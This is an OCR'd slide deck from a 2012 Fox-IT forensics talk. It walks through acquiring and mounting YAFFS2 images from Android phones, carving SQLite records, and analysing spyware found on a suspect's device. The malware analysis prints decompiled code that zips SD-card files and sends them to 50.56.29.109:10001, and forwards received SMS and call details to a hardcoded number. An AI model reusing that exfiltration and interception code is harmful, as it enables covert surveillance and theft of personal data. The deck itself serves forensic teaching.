FOX IT

Droid Autopsy

Ivo Pooters, Fox-IT

May 24, 2012

Scenario 1: Suspicious death

- Donald Norby → dead guy
- Dead: bullet to the head
- Android 2.1 phone
- Suicide?

Scenario 2: Intellectual Property theft

- Yob Taog, SwiftLogic → swiftlogic dude
- Data breach: IP leaked
- Hands over android 2.1 phone
- Guilty?

Data acquisition

- SD cards: regular imaging tools
- Internal storage:
  - NAND flash
  - MTDblock partition mounted on /data
  - MTDblock partition mounted on /cache

Data acquisition


- Dead guy's device:
  - Rooted
  - dd if=/dev/block/mtdblockX of=/sdcard/mtdblockX.img
  - Doh!.. No OOB
- SwiftLogic dude's device:
  - Rooted
  - nanddump /dev/mtd/mtd0 | transfer 9000
  - Includes Out-of-band bytes

Interesting partitions

- Memory card (FAT32)
- User data partition (YAFFS2)
  - Basically all user data stored internally
- Cache partition (YAFFS2)
  - Temporary stuff
- System (YAFFS2)
  - If you suspect rooting, advanced malware

The low hanging fruit

EnCase®




On dead guy's device

- 9 PDF files in sdcard/download folder
- The PDF files contain schematics of SwiftLogic
- Cache partition: carved HTML pages about SwiftLogic and Swiftlogic dude

- Dead guy somehow linked to Swiftlogic dude

Some interesting HTML residu



Index of /ss

	Name	Last modified	Size	Description
[DIR]	Parent Directory		-	
[ ]	2201-4.pdf	08-May-2011 17:54	29K	
[ ]	2201-7.pdf	08-May-2011 17:54	42K	
[ ]	2201-8.pdf	08-May-2011 17:54	51K	
[ ]	2201-9.pdf	08-May-2011 17:54	45K	
[ ]	2228-7.pdf	08-May-2011 17:54	173K	
[ ]	2228-10.pdf	08-May-2011 17:54	134K	
[ ]	2228-11.pdf	08-May-2011 17:54	255K	
[ ]	2228-12.pdf	08-May-2011 17:54	47K	
[ ]	2228-15.pdf	08-May-2011 17:54	46K	

Apache/2.2.17 (Fedora) Server at 50.56.29.109 Port 80

From dead guy's device

Apache dir listing

Origin of 9 downloaded PDF files?

So we know where this page was served.

Out of reach

- Much of the data on internal storage not yet analyzed.
- Tools don’t understand YAFFS2
- Traditional carving on file header/footer/marks is no good

FOX IT

I would like to peek inside Swiftlogic dude's user data, but free tools don't understand YAFFS2

Mounting YAFFS2 images

How to read YAFFS2

- Use forensic toolkit (e.g. Cellebrite UFED)
  - Expensive stuff!
- Use Android emulator
  - Beware, doesn't like 'foreign' images
  - Extract files using adb
- Load YAFFS2 support into Linux kernel
  - Free and easy!

Enabling YAFFS2 in linux

1. Load kernel modules: mtd, mtdblock and nandsim
2. Use NANDsim to simulate NAND device

```
modprobe nandsim first_id_byte=0x20
    second_id_byte=0xac third_id_byte=0x00
    fourth_id_byte=0x15 cache_file=/tmp/
    nandsim.bin
```

   512MiB, 2048 bytes page

3. NANDwrite to write image to device
   - From mtd-utils package
   - Don't forget –r switch for OOB bytes
   - Nandwrite –a –r /dev/mtd0 ~/DFRWS/mtdX.dd
4. Fetch YAFFS2 from GIT (http://www.aleph1.co.uk/gitweb?p=yaffs2.git;a=summary)
5. Make and load *yaffs2multi.ko* into kernel

Mount read-only

```
Mount –t yaffs2
–o ro /dev/
mtdblock0 /
mount/point
```

```
root@laptop-ip:/mnt/case2_taog_userdata# ls -aln
total 33
drwxrwx--x 1 1000 1000 2048 May  6  2011 .
drwxr-xr-x 4    0    0 4096 May 21 19:57 ..
drwxrwx--x 1 1000 1000 2048 May  5  2011 anr
drwxrwx--x 1 1000 1000 2048 May  8  2011 app
drwxrwx--x 1 1000 1000 2048 Jan  1  1970 app-
    private
drwx------ 1 1000 1000 2048 Jan  1  1970 backup
-rw-rw-rw- 1    0    0    8 May 11  2011 cc_data
drwxrwx--x 1 1000 1000 2048 May  8  2011 dalvik-
    cache
drwxrwx--x 1 1000 1000 2048 May  8  2011 data
drwxr-x--- 1    0 1007 2048 Jan  1  1970 dontpanic
drwxrwx--x 1 2000 2000 2048 Jan  1  1970 local
drwxrwx--- 1    0    0 2048 Jan  1  1970 lost+found
drwxrwx--t 1 1000 9998 2048 May 11  2011 misc
drwx------ 1    0    0 2048 May 10  2011 property
drwxrwxr-x 1 1000 1000 2048 May 11  2011 system
drwxr-xr-x 1 1000 1000 2048 May  7  2011 tombstones
```

SwiftLogic device: Searching through files

- Use words encountered in previous findings:
  - IP-address, names, file names
- IP-address 50.56.29.109 found!
- In `/data/dalvik-cache/data@app@com.andriod.mm.apk@classes.dex`

Fail!

FOX IT

What is that IP-address doing in this application?
No wait, what is this application doing here??

Application Analysis

Com.andriod.mm

- Not in Android market
- data/system/packages.xml

```
<package name="com.andriod.mm" codePath="/data/app/
com.andriod.mm.apk" system="false" ts="1304556541000"
version="1" userId="10040">
<sigs count="1">
<cert index="12" key="[many key bytes]" />
</sigs>
<perms>
<item name="android.permission.READ_PHONE_STATE" />
<item name="android.permission.PROCESS_OUTGOING_CALLS" />
<item name="android.permission.INTERNET" />
<item name="android.permission.RECEIVE_BOOT_COMPLETED" />
</perms>
</package>
```

Installed:
Thu, 05 May 2011
00:49:01 GMT

And also..

Com.vzw.smsProvider

```
<package name="com.vzw.smsProvider" codePath="/data/app/
com.vzw.smsProvider.apk" system="false" ts="1304556527000"
version="1" userId="10039">
<sigs count="1">
<cert index="12" />
</sigs>
<perms>
<item name="android.permission.SEND_SMS" />
<item name="android.permission.RECEIVE_SMS" />
</perms>
</package>
```

Installed:
Thu, 05 May 2011
00:48:47 GMT

Live analysis

- Use android-emulator + ADB
- Wireshark
- ADB, Dalvik debug monitor, logcat

Static analysis

- Retrieve the APKs : Data/apps/ com.andriod.mm.apk

  Data/apps/com.vzw.smsProvider.apk
- Use APK-tool to convert AndroidManifest to cleartext XML
- Convert dex (dalvikVM) to regular jar
  - Dex2jar
- Decompile using jd-gui
  - Or other java decompiler

AndroidManifest.xml

```
<uses-sdk android:minSdkVersion="3" android:targetSdkVersion="4" />
  <uses-permission android:name="android.permission.INTERNET" />
  <uses-permission android:name="android.permission.READ_PHONE_STATE" />
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
  <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
  <application android:debuggable="true">
    <receiver android:name="com.andriod.mm.bootComp">
      <intent-filter>
        <action android:name="android.intent.action.AIRPLANE_MODE_CHANGED" />
        <action android:name="android.intent.action.BOOT_COMPLETED" />
        <action android:name="android.intent.action.SCREEN_OFF" />
      </intent-filter>
    </receiver>
    <receiver android:name="com.andriod.mm.callOut">
      <intent-filter><action android:name="android.intent.action.NEW_OUTGOING_CALL" /></intent-
filter>
    </receiver>
    <receiver android:name="com.andriod.mm.callIn">
      <intent-filter><action android:name="android.intent.action.PHONE_STATE" />      </intent-
filter></receiver>
    <service android:name="com.andriod.mm.mediaMounter" android:enabled="true"
android:exported="true" />
```

AndroidManifest.xml

```
<manifest android:versionCode="1" android:versionName="1.0" package="com.vzw.smsProvider"
 xmlns:android="http://schemas.android.com/apk/res/android">
  <uses-sdk android:minSdkVersion="6" />
      <receiver android:name=".sendSMSRec">
        <intent-filter>
          <action android:name="com.vzw.smsProvider.ACTION_SEND" />
          <data android:scheme="vzwsms" />
        </intent-filter>
      </receiver>
      <receiver android:name="com.vzw.smsProvider.SMSRec">
        <intent-filter android:priority="100">
          <action android:name="android.provider.Telephony.SMS_RECEIVED" />
        </intent-filter>
      </receiver>
      <service android:name=".smsServiceProvider" android:enabled="true" />
  </application>
  <uses-permission android:name="android.permission.SEND_SMS" />
  <uses-permission android:name="android.permission.RECEIVE_SMS" />
</manifest>
```

Analysis of com.andriod.mm

```
public void doStuff()  {
     FileOutputStream localFileOutputStream = openFileOutput("temp", 1);
      arrayOfFile = getFiles(Environment.getExternalStorageDirectory());
     new zipper(arrayOfFile, localFileOutputStream, this, str3);
     if (sendFile("temp") >= 0)
        sendMSG("pkg uploaded!");

int sendFile(String s){
    […]
    socket = SocketFactory.getDefault().createSocket("50.56.29.109", 10001);
    outputstream = socket.getOutputStream();
    outputstream.write(abyte2, k1, l1);
    […]
```

```
public class callIn extends BroadcastReceiver{
  public void onReceive(Context paramContext, Intent paramIntent){
    while (true)    {
      if (localBundle.getString("state").equalsIgnoreCase
    (TelephonyManager.EXTRA_STATE_RINGING)) {
        String str1 = localBundle.getString("incoming_number");
        String str2 = DateFormat.getDateTimeInstance(1, 1).format(new Date());
        sendMSG("CallIn: " + str1 + " " + str2);
      } }}

  void sendMSG(String paramString) {
    Uri localUri = Uri.parse("vzwsms://message/" + paramString);
    Intent localIntent = new Intent();
    localIntent.setAction("com.vzw.smsProvider.ACTION_SEND");
    localIntent.setData(localUri);
    this.c.sendBroadcast(localIntent);
  } }
```

Analysis of com.vzw.smsProvider

```
public class smsLib{
….
     public void sendkSMS(String paramString)   {
                  sendkSMS("14124393389", paramString);
    }

    private void sendkSMS(String paramString1, String paramString2){
          ...
           localSmsManager.sendTextMessage(paramString1, null, "ksms" +
    paramString2, localPendingIntent, localPendingIntent);
```

```
public class SMSRec extends BroadcastReceiver{
  public void onReceive(Context paramContext, Intent paramIntent) {
    if (paramIntent.getAction().equals
   ("android.provider.Telephony.SMS_RECEIVED")){
     sms = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
     String str1 = "" + "FORWARDED SMS from " + sms.getOriginatingAddress();
     sms .getTimestampMillis());
     localTime.format("%h %d, %Y : %H:%M:%S");
     String str2 = new StringBuilder(String.valueOf(str1)).append(" at
   ").append(localTime.toString()).toString() + " :"String str3 =
   sms .getMessageBody().toString();
     localsmsLib.sendkSMS(new StringBuilder(String.valueOf(str2)).append
   (str3).toString() + "\n");
```

FOX IT

In short

- Runs in background
- Zips and transmits SD data:
  - On trigger, sd-card is scanned for files
  - Files zipped and sent to 50.56.29.109: 10001
  - SMS “pkg uploaded”
- Monitor calls
  - SMS “Callin” + number + date/time
- Monitors received text messages and forwards
  - SMS “FORWARDED SMS from” + originating address + “ at” + date/time + “: ksms” + message

Carving SQLite

The YAFFS2 images from dead guy are corrupt

FOX IT

About YAFFS2


- Yet Another Flash File System...2!
- Log structured
  - Only ever sequential writes within a block
  - Data is never written in place, but appended
- No flash transition layer required
- Only single threaded

FOX IT

YAFFS2 concepts

- Objects: files, dirs, links, device files
- Chunk: unit of writing (= page*)
- Block: unit of erasure (~32 to 128 pages)

- Object header: meta data of object
- Data chunk: object data


ChId: 1
ObjId: 1
ChId: 2
ObjId: 1
ChId: 0
ObjId: 1
ChId: 1
Obj: 2
ChId: 0
ObjId: 2
ChId: 1
ObjId: 1
ChId: 0
ObjId: 1
Data
Data
Header
Data
Header
Data
Header
OOB
2K

Dead guy giving trouble

- The user data and cache partition are YAFFS2 formatted.
- Data acquisition fail


- No OOB, No Tags
- No Tags, no reconstruction

Why traditional carving fails...

- Da juiz is in the SQLite db's
- High data fragmentation due to log-structure
- No distinctive footer or file markers
- Result:

SQLite format

Pagesize: 512 – 64k



The Goal

- Carve SQLite data
- ...from a raw YAFFS2 image
- ...individual records
- Bonus: we get a lot of deleted stuff back!

Step 1: Identify SQLite leaf pages

```
0001:8000 | 0D 00 00 00  02 00 F1 00  02 79 00 F1  00 00 00 00 | .....ñ..y.ñ....
0001:8010 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0001:8020 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
0001:8030 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
.<cut>
0001:83A0 | 47 65 63 6B  6F 29 20 56  65 72 73 69  6F 6E 2F 34 | Gecko) Version/4
0001:83B0 | 2E 30 20 4D  6F 62 69 6C  65 20 53 61  66 61 72 69 | .0 Mobile Safari
0001:83C0 | 2F 35 33 30  2E 31 37 00  CC 87 00 CC  87 22 32 38 | /530.17.Ì..Ì."28
0001:83D0 | 39 30 33 2D  63 63 38 37  2D 34 61 32  63 37 36 39 | 903-cc87-4a2c769
0001:83E0 | 37 66 38 38  63 30 22 27  29 32 32 30  31 2D 38 2E | 7f88c0"')2201-8.
0001:83F0 | 70 64 66 35  30 2E 35 36  2E 32 39 2E  31 30 39 01 | pdf50.56.29.109.
```

Step 1: Identify SQLite leaf pages

8-byte page header

0D	00	00	00	02	00	F1	00

Offset	Size	Description
0	1	Should have value 0x0D (13)
1	2	Byte offset into the page of the first freeblock (< page_size)
3	2	# of cells (< page_size/10) at least 10 bytes/cell
5	2	Offset to the first byte of the cell content area. (< page_size)
7	1	Not relevant

Step 2: Locate and carve records

8000 | 0D 00 00 00 02 00 F1 00 02 79 00 F1 00 00 00 00 | ......ñ..y.ñ....
8010 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ....


Cell pointer array tells us:
Cell 1 at offs 0x0279
Cell 2 at offs 0x00F1

Step 2: Locate and carve records

```
8000 | 0D 00 00 00  02 00 F1 00  02 79 00 F1  00 00 00 00 | ......ñ..y.ñ....
8010 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
<cut>
80E0 | 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 | ................
80F0 | 00 83 05 0A  20 00 57 01  00 00 21 00  43 2B 00 00 | .... .W...!.C+..
8100 | 01 00 02 01  05 33 5B 00  00 82 27 00  03 03 43 02 | .....3[...'...C.
8110 | 00 21 25 01  68 74 74 70  3A 2F 2F 40  35 30 2E 35 | .!%.http://@50.5
8120 | 36 2E 32 39  2E 31 30 39  3A 38 30 2F  73 73 2F 32 | 6.29.109:80/ss/2
<cut>
8250 | 37 2D 34 61  32 63 37 36  39 37 66 38  38 63 30 22 | 7-4a2c7697f88c0“
8260 | 27 29 32 32  32 38 2D 37  2E 70 64 66  35 30 2E 35 | ')2228-7.pdf50.5
8270 | 36 2E 32 39  2E 31 30 39  01 83 04 09  20 00 57 01 | 6.29.109.... .W.
8280 | 00 00 21 00  43 2B 00 00  01 00 02 01  05 33 5B 00 | ..!.C+.......3[.
<cut>
83E0 | 37 66 38 38  63 30 22 27  29 32 32 30  31 2D 38 2E | 7f88c0"')2201-8.
83F0 | 70 64 66 35  30 2E 35 36  2E 32 39 2E  31 30 39 01 | pdf50.56.29.109.
```

Step 3: Match against record template

Cell content



Step 3: Match against a template

- Observe known Android db's/tables
- Create templates of column types
- Like this:

```
callsTemplate =  (("_id", SQL_TYPE_NULL),
                  ("number", SQL_TYPE_TEXT | SQL_TYPE_NULL),
                  ("date", SQL_TYPE_INT),
                  ("duration", SQL_TYPE_INT),
                    ("type", SQL_TYPE_INT),
                    ("new", SQL_TYPE_INT),
                    ("name", SQL_TYPE_TEXT | SQL_TYPE_NULL),
                    ("numbertype", SQL_TYPE_INT),
                    ("numberlabel", SQL_TYPE_TEXT | SQL_TYPE_NULL));
```

Contact db

id	number	date/time (utc)	duration	type	name
1	4439264768	05/04/2011 11:31:08 PM	341	Out	Mr E
2	4124623802	05/05/2011 12:04:01 AM	91	Out	
3	4439264768	05/05/2011 12:38:17 AM	115	Out	Mr E
4	4124623802	05/05/2011 03:18:33 PM	84	Out	
5	4439264768	05/08/2011 06:46:24 PM	381	In	Mr E

Id	display name	extra info
1	Mr E	•mre@hushmail.com •443-926-4768 •Mr E
2	Taog	•Taog Taog •4124393388
3	mr e	•4439264768 •mr

154	4124393388	05/08/2011 04:12:16 AM	1	in	ksmsvzwsms://message/pkg uploaded!
154	4124393388	05/08/2011 04:12:16 AM	0	in	ksmsvzwsms://message/pkg uploaded!
155		05/08/2011 04:13:48 AM	1	draft	Got something for you, sample shortly
155		05/08/2011 05:31:28 PM	1	draft	Got something for you, sample shortly
155	4439264768	05/08/2011 06:05:34 PM	1	pending	Got some results, I think we need to up the fee, say double?
155	4439264768	05/08/2011 06:05:34 PM	1	out	Got some results, I think we need to up the fee, say double?
